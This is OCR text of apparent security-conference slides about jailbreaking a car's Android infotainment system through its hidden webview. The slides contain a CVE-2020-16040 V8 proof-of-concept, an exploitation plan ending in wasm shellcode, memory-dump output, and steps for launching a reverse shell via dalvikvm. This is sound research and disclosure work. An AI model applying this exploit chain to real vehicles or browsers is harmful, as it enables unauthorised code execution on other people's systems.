Feat(My First EV)!

Add Support for AppStore


Wen Guanxing

BIO

- Security Researcher @ Pangu
  - Trustzone, Kernel, Firmware, …
  - Earbuds, Speakers, TVs, …
    - There is a difference between purchased and owned


ec6


Infotainment system


11:25
11 PM2.5 OFF
Radio
沉浸声
QQ音乐
喜马拉雅
FM
S22
TOP榜
台湾KKBOX榜
1 天空没有极限 - G....
2 女字旁 - 丁当
3 寻一个你 - 摩登兄...
网络流行
一人一首招牌歌
歌手
Popcorn
Steve Aoki/Ummet Ozcan/Dzeko
24.0
24.5


10:24
5 PM2.5 OFF
设置
媒体
电话
视频
泊车影像
相册
天气
用户手册
快捷场景
潮汐
全民K歌
24.0
24.5

环境舒适
驾驶
辅助驾驶
显示
声音
连接
安全
通用

关于

名称	运动版
运营商	中国移动
版本号	3.2.5 CN
序列号	4gyody

软件更新


系统更新	已是最新版本 >
系统更新设置	>
应用管理	有2项待下载 >


时间

12小时制 | 24小时制


10:26
5 PM2.5 OFF
环境舒适
驾驶
辅助驾驶
显示
声音
连接
安全
通用
关于
名称
运动版
运营商
中国移动
版本号
3.2.5 CN
序列号
4gyody
软件更新
系统更新
已是最新版本
系统更新设置
应用管理
有2项待下载
时间
12小时制
24小时制
24.0
24.5


10:29
6 PM2.5 OFF
工程模式
Global Version
P.01_4gyody
软件版本
3.2.5_6.7.29_20220908
软件PN
556 GX
硬件PN
2655 AC
硬件版本
unknown
PROD- -dbc3.0. .34.30
Linux
PROD- -dbc3.0. .34.30
QNX
PROD- -dbc3.0. .34.30
Foundation
PROD- -dbc3.0. .34.30
Android
6.0
24.0
24.5


10:26
5 PM2.5 OFF
环境舒适
关于
名称
运动版
驾驶
运营商
中国移动
辅助驾驶
版本号
3.2.5 CN
序列号
4gyody
软件更新
显示
系统更新
已是最新版本
声音
系统更新设置
连接
应用管理
有2项待下载
安全
时间
通用
12小时制
24小时制
24.0
24.5


10:27
7 PM2.5 OFF
工程模式
工程模式
Global Version
EC6.G1.1.AP.01_4gyody
软件版本
软件PN
P0061556 GX
硬件PN
P0082655 AC
硬件版本
unknown
Airbender
PROD-ES6-dbc3.0.15-6.10.34.30
Linux
PROD-ES6-dbc3.0.15-6.10.34.30
QNX
PROD-ES6-dbc3.0.15-6.10.34.30
Foundation
PROD-ES6-dbc3.0.15-6.10.34.30
请输入密码
请输入密码
确定
取消
24.0
24.5

- Delivered in 2021-5
- Infotainment system
  - Android
  - Highly customized
  - No AppStore

Motivation


- Install my favorite app
- Find out the secret code

Motivation

- Install my favorite app
- Find out the secret code
- **Non-invasive** exploit without having to use a **screwdriver**
  - Fear of extra parts after reassembly and voided warranty

Naive Approach

- USB
  - X adb shell (host mode)
  - X udisk (media files only)



Naive Approach

- USB
  - X adb shell (host mode)
  - X udisk (media files only)
- Hostspot
  - X wireshark (Requests are pinned to client/server certificate)

Naive Approach

- USB
  - X adb shell (host mode)
  - X udisk (media files only)
- Hostspot
  - X wireshark (Requests are pinned to client/server certificate)
- Webview
  - X do find a hidden webview (downloading feature disabled)

Ten months later

Lockdown

- An opportunity to hang out with my car during the day

Lockdown

- An opportunity to hang out with my car during the day
  - Revisit the hidden **webview**
    - link-by-link clicks take me to search engines
      - Rendering controllable HTML + JS

Test Environment

Test Environment

您当前使用的浏览器UserAgent信息如下	
浏览器名字	Chrome
浏览器版本	83.0.4103.120
系统平台	Android
原始UA信息	Mozilla/5.0 (Linux; Android 6.0; Build/MRA58K; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/83.0.4103.120 Safari/537.36

CVE-2020-16040

- Chrome version 83.0.4103.120 < 87.0.4280.88
- Plenty of analyses and pocs available
  - https://github.com/singularseclab/Slides/blob/main/2021/chrome_exploitation-zer0con2021.pdf

```
function foo(a) {
  var y = 0x7fffffff;
  if (a == NaN) y = NaN;
  if (a) y = -1;
  let z = y + 1;
  z >>= 31;
  z = 0x80000000 - Math.sign(z|1);
  if(a) z = 0;
  var arr = new Array(0-Math.sign(z));
  arr.shift();
  var cor = [1.1, 2.2, 3.3];
  return [arr, cor];
}

for(var i = 0; i < 0x3000; ++i)
  foo(true);

var x = foo(false);
var arr = x[0];
var cor = x[1];
```


- General Strategy
  - OOB arr -> OOB cor
  - fakeobj + addrof
  - Tamper ArrayBuffer backstore for RW primitive
  - Tamper RWX pages of wasm obj for shellcode execution

Exploit Building Steps

- Checkout V8 commit: https://omahaproxy.appspot.com/
- RWX testing under d8

```
$ ./d8 --allow-natives-syntax poc.js
```

- Shellcode testing under Chromium
  - https://github.com/bromite/bromite


hhjack
17:12
poc.html
gogogo
float_array_map: 89e5f39
arr addr: 83fa6fd
cor addr: 83fa72d
arr2 addr: 83fa8d1
r offset: 1c4
arr2_buffer addr: 83fa8e9
offset 0x0: 89e5831
offset 0x4: 80406e9
offset 0x8: 80406e9
offset 0xc: 150
offset 0x10: 0
offset 0x14: 40e14000
offset 0x18: 0
offset 0x1c: 5a0ec4d0
offset 0x20: 20
offset 0x24: 2
offset 0x28: 0
offset 0x2c: 0
offset 0x30: 0
offset 0x34: 0
offset 0x38: 804035d
offset 0x3c: 83fae5d
offset 0x40: 0
offset 0x44: 8040975
offset 0x48: 2
offset 0x4c: 83fae5d
27.0
A
27.0

32/64 bits Pitfall

- 32 bit
  - Former steps work till RWX page tampering
    - X86 or even MIPS ?

32/64 bits Pitfall

- Pointer compression
  - https://v8.dev/blog/pointer-compression
  - Addresses are stored in 32 bit format (elements, properties)
  - Addresses of ArrayBuffer backing store and RWX page are stored in 64 bit format
- Read back JIT Instructions: ARM 64 bit confirmed

Reverse Shell

- syscall probes
  - *getuid, open, read, connect, socket …*
- upload and exec payload
  - */data/data/com.xxx.yyy* does not exist ???

Reverse Shell

- syscall probes
  - *getuid, open, read, connect, socket …*
- upload and exec payload
  - */data/data/com.xxx.yyy* does not exist ???
  - upload ReverseShell.jar to */sdcard/*

```
$ dalvikvm -cp /sdcard/ReverseShell.jar
```

Reverse Shell

- */data/data/com.xxx.yyy* does not exist ???
  - multi-user mode: */data/user/11/com.xxx.yyy*
- selinux context: *u:r:platform_app:s0*

Reverse Shell

